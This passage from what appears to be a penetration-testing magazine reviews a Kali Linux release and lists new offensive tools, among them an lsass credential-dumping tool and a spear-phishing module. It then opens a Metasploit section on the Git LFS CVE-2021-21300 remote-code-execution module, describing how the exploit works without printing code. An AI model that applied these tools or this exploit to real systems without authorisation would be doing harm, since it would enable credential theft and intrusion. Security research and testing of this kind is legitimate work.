







## 4. Extended compatibilty For Samba

With this update, it becomes more easier for Kali to discover vulnerable Samba servers as the Samba client is now configured for wide compatibility to connect to pretty much every Samba server irrespective of the version of Samba protocol being used. If you don't like this, it can be changed using the same kali-tweaks as shown below by choosing "Default".







<Tab>/<Alt-Tab> between elements | <Space> selects | <F12> next screen

## **5. New Tools**

Just like every new release, new tools have been added to this release too. The new tools added to the network repository are

1. Dufflebag - Search exposed EBS volumes for secrets
2. Maryam - Open-source Intelligence (OSINT) Framework
3. Name-That-Hash - Do not know what type of hash it is? Name That Hash will name that hash type!
4. Proxmark3 - If you are into Proxmark3 and RFID hacking
5. Reverse Proxy Grapher - graphviz graph illustrating your reverse proxy flow
6. S3Scanner - Scan for open S3 buckets and dump the contents
7. Spraykatz - Credentials gathering tool automating remote procdump and parse of lsass process.
8. truffleHog - Searches through git repositories for high entropy strings and secrets, digging deep into commit history
9. Web of trust grapher (wotmate) - reimplement the defunct PGP pathfinder without needing anything other than your own keyring

## **6. Apple M1 Support**

With this release, Kali can also be installed on VMware Fusion Public Tech Preview thanks to the 5.14 kernel having the modules needed for the virtual GPU used. Readers might remember that with the release of Kali 2021.1, the makers supported installing Kali Linux on Parallels on Apple Silicon Macs.

From this release on, makers have also updated the open-vm-tools package. If you are installing Kali in VMware, the installer will automatically detect it and install the open-vm-tools-desktop

package and that will allow you to change the resolution out of the box.

## **7. Kali NetHunter**

A new tool has been added to the Kali NetHunter, the Social Engineering Toolkit. This tool features only the first module from SET: the Spear Phishing Email Attack. Other features will be added soon.

## **8. Kali ARM Updates**

With this release, all ARM images of Kali now use ext4 for their root file system and will resize the root file system on first boot. This results in increased speed in this release. Previous releases were using ext3.

Support has been added for Raspberry Pi Zero 2 W but there is still no Nexmon support. Also Raspberry Pi images now support USB booting out of the box.

As a final note, with this release, there will be no python command. There will only be python3. If you still need python, you will have to install python-is-python3 to restore python command as an alias for python3. The download information for the latest release of Kali is given in

Now you can  
read  
Hackercool Magazine  
on  
Magzter  
and  
Zinio.



## METASPLOIT THIS MONTH

Welcome to Metasploit This Month. Let us learn about the latest exploit modules of Metasploit and how they fare in our tests.


### **Git LFS CVE-2021-21300 RCE Module**



**TARGET:** Git <v2.17.6, <v2.18.5, <v2.19.6, <v2.20.5, <v2.21.4, <v2.22.5, <v2.23.4  
<v2.24.4, <v2.25.5, <v2.26.3, <v2.27.1, <v2.28.1, <v2.29.3, <v2.30.2  
**TYPE:** Local                      **MODULE :** Exploit                      **ANTI-MALWARE :** NA

This module exploits CVE-2021-21300 vulnerability. This vulnerability is present in the above mentioned versions of Git clients. Note that the above mentioned versions should support delay-capable clean / smudge filters and symbolic links on case-insensitive file systems for this exploit to work.

When Git LFS uses clean / smudge filters it changes the checkout order of repository files which in turn enables a Git hook to be placed in the ``.git/hooks`` directory. By default, the payload created by this module is automatically executed on the target system. We have tested this on Git 2.30.1 version running on Windows. Let's set the target first.

